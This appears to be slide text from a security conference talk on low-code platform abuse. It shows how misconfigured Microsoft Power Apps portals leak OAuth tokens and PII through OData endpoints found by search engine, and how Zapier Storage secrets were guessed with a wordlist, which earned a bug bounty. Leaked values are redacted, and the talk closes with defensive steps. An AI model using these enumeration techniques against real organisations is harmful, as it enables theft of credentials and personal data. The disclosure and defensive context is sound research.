zenity.io/blog/the-microsoft-power-apps-portal-data-leak-revisited-are-you-safe-now/



By Design: How Default Permissions on Microsoft Power Apps Exposed Millions



UpGuard Team
Published Aug 23, 2021

The fun begins

Goal: find misconfigured portals that expose sensitive data w/o auth.

Real world example:

```
▼ <service xmlns="http://www.w3.org/2007/app" xmlns:atom="http://www.w3.org/2005/Atom" xml:base=  
  ▼ <workspace>  
    <atom:title type="text">Default</atom:title>  
    ▼ <collection href="EntityFormSet">  
      <atom:title type="text">EntityFormSet</atom:title>  
    </collection>  
    ▼ <collection href="globalvariables">  
      <atom:title type="text">globalvariables</atom:title>  
    </collection>  
  </workspace>  
</service>
```

Nothing to see here

/_odata/globalvariables:

```
"scs_globalvariablesid":"24[REDACTED]","scs_name":"Documents  
API Auth Token","scs_values":"Bearer  
eyJ0eXAi[REDACTED]
```

```
[REDACTED]","scs_purpose":"This variable stores OAuth Token to access Azure  
API.,"createdon":"20[REDACTED]T18:03:39Z","list-id":"68[REDACTED]ba",  
"view-id":"bc9c3[REDACTED]b9c","entity-permissions-enabled":"true"
```


Can we scale it?

Recall the portal url:


zenzen123.powerappsportals.com

Can we scale it?

Recall the portal url:

zenzen123.powerappsportals.com

Let's use **Bing!**




zenity.io/blog/the-microsoft-power-apps-portal-data-leak-revisited-are-you-safe-now/

ODATA leak - what we found

- Vulnerability disclosures are in progress
- Found
 - PII – emails, names, calendar events
 - Secrets – API keys, authentication tokens
 - Business data – sales accounts, business contacts, vendor lists

Can we find more exposed data?




Storage by Zapier Integrations
Developer Tools, Zapier

[Integrations](#) [Help](#)

Do more with Storage by Zapier integrations

Zapier lets you connect Storage by Zapier with thousands of the most popular apps, so you can automate your work and have more time for what matters most—no code required.

[Connect Storage by Zapier to 5,000+ apps](#)



Allow Zapier to access your Storage by Zapier Account?

Store Secret (required)

Enter a secret to use for your Store that will protect your data. Secret should use UUID4 format. We recommend using this [Online UUID Generator Tool](#) to generate your secret.

[Yes, Continue](#) [Cancel](#)

Can we find more exposed data?



Storage by Zapier Integrations
Developer Tools, Zapier

Store data from code steps with StoreClient

Last updated: July 23, 2020

The StoreClient is a built-in utility available in both [Python](#) and [JavaScript](#) code steps that lets you store and retrieve data between Zaps or between runs of the same Zap.

Limitations

- Any JSON serializable value can be saved.
- The secret should use UUID4 format.
- Every key must be less than 32 characters in length.
- Every value must be less than 2500 bytes.
- Only 500 keys may be saved per secret.
- Keys will expire if you do not touch them in 3 months.

Secrets are secured
by a random GUID

Storage by Zapier API

```
{  
  "where am i?": "you are at store.zapier.com",  
  "-----": "-----",  
  "what is it?": [  
    "store.zapier.com is a simple storage REST API that  
    might use to stash a bit of state. we use it to pov  
    `StoreClient` in our Code steps of Zapier - you can  
    more docs at https://zapier.com/help/code-python/ c  
    https://zapier.com/help/code/."  
  ],  
  "-----": "-----",  
  "what can it do?": [  
    "only one endpoint - GET & POST to read and write, F  
    store any value that is JSON serializable",  
    "BYOS (bring your own secrets) for authentication"  
  ],  
  "-----": "-----"  
}
```

```
-----": "-----",  
"how does it work?": {  
  "always provide either `secret=12345` or `X-Secret: 12345`": "",  
  "GET /api/records": [  
    "will return a full object of all values stored by default.",  
    "you can also specify only the keys you want via the",  
    "querystring like `?key=color&key=age`."  
  ],  
  "POST /api/records": [  
    "provide a body with a json object with keys/values you want",  
    "to store like `{\"color\": \"blue\", \"age\": 29}`."  
  ],  
  "DELETE /api/records": [  
    "completely clear all the records in this account"  
  ],  
  "PATCH /api/records": [  
    "A data with a particular schema needs to be received.",  
    "The schema specifies which action to do and with what parameters.",  
    "For example {\"action\": \"increment_by\", \"data\": {\"key\": \"<key_\"  
    \"The following actions are currently supported:",  
    "increment_by",  
    "set_value_if",  
    "remove_child_value",  
    "set_child_value",  
    "list_push",  
    "list_pop"  
  ],  
  "For more about information about Storage by Zapier actions check out our
```

Storage by Zapier API

```
{  
  "where am i?": "you are at store.zapier.com",  
  "what is it?": [  
    "store.zapier.com is a simple storage REST API that  
    might use to stash a bit of state. we use it to pov  
    `StoreClient` in our Code steps of Zapier - you can  
    more docs at https://zapier.com/help/code-python/ c  
    https://zapier.com/help/code/."  
  ],  
  "what can it do?": [  
    "only one endpoint - GET & POST to read and write, F  
    store any value that is JSON serializable",  
    "BYOS (bring your own secrets) for authentication"  
  ],  
}
```

```
-----": "-----",  
"how does it work?": {  
  "always provide either `secret=12345` or `X-Secret: 12345`": "",  
  "GET /api/records": [  
    "will return a full object of all values stored by default.",  
    "you can also specify only the keys you want via the",  
    "querystring like `?key=color&key=age`."  
  ],  
  "POST /api/records": [  
    "provide a body with a json object with keys/values you want",  
    "to store like `{\"color\": \"blue\", \"age\": 29}`."  
  ],  
  "DELETE /api/records": [  
    "completely clear all the records in this account"  
  ],  
  "PATCH /api/records": [  
    "A data with a particular schema needs to be received",  
    "The schema parameters.",  
    "For example {\"key\": \"<key_\"",  
    "The following parameters.",  
    "increment_b",  
    "set_value_i",  
    "remove_chil",  
    "set_child_v",  
    "list_push",  
    "list_pop"  
  ],  
  "For more about information about Storage by Zapier actions check out our
```

'12345' is not a
GUID...

Let's see what happens..

```
10177 lines (10177 sloc) | 69
1 aaliyah
2 aaren
3 aarika
4 aaron
5 aartjan
6 aarushi
7 abagael
8 abagail
9 abahri
10 abbas
11 abbe
12 abbey
13 abbi
14 abbie
15 abby
16 abbye
17 abdalla
18 abdallah
19 Abdul
20 Abdullah
21 abe
22 abel
```

<https://store.zapier.com/api/records?secret=>

```
{"error": "Secrets must be valid UUID4s."}
```


Let's see what happens.. profit!

400\$ bounty

```
10177 lines (10177 sloc) | 69
1 aaliyah
2 aaren
3 aarika
4 aaron
5 aartjan
6 aarushi
7 abagael
8 abagail
9 abahri
10 abbas
11 abbe
12 abbey
13 abbi
14 abbie
15 abby
16 abbye
17 abdalla
18 abdallah
19 Abdul
20 Abdullah
21 abe
22 abel
```

<https://store.zapier.com/api/records?secret=>

```
{"error": "Secrets must be valid UUID4s."}
```

```
{ "1": "", "2": "", "3": "eyJ0",
  "4": "gA", "4": "", "Number": "APIkey" }
{"bitcoinusd": "4█.19", "dedupe": "█d.com", "postlinjection": "2021-05-02"}
https://█zoom.us/j/94█?pwd=█09\
{"YTAAuth": "perm: █", "ZDAuth": "█r.com|█-LW7" }
```

Auth tokens, API keys, emails, phone no., crypto wallet IDs..

Summary

- Low Code is
 - Huge in the enterprise
 - Underrated by security teams
- Attackers are taking advantage of it by
 - Living off the land – account takeover, lateral movement, PrivEsc, data exfil
 - Hiding in plain sight
 - Leveraging predictable misconfigs from the outside
- The latest addition to your red team arsenal
 - ZapCreds – identify overshared creds
 - Powerful – install a low code backdoor
- How to defend your org

05

How To Stay Safe

Do these 4 things to reduce your risk

1. Review configuration
 - Bypass consent flag (Microsoft)
 - Limit connector usage
2. Review and monitor access for external-facing endpoints
 - Webhooks
 - ODATA (Microsoft)
 - Storage (Zapier)
3. Review connections shared across the entire organization
4. Learn more at [OWASP](#), [Dark Reading](#), [Zenity blog](#)




OWASP

Virtual AppSec

APAC

2022



Michael Bargury (@mbrg0)

Dominating the Enterprise via Low
Code Abuse

github.com/mbrg/talks

Zenity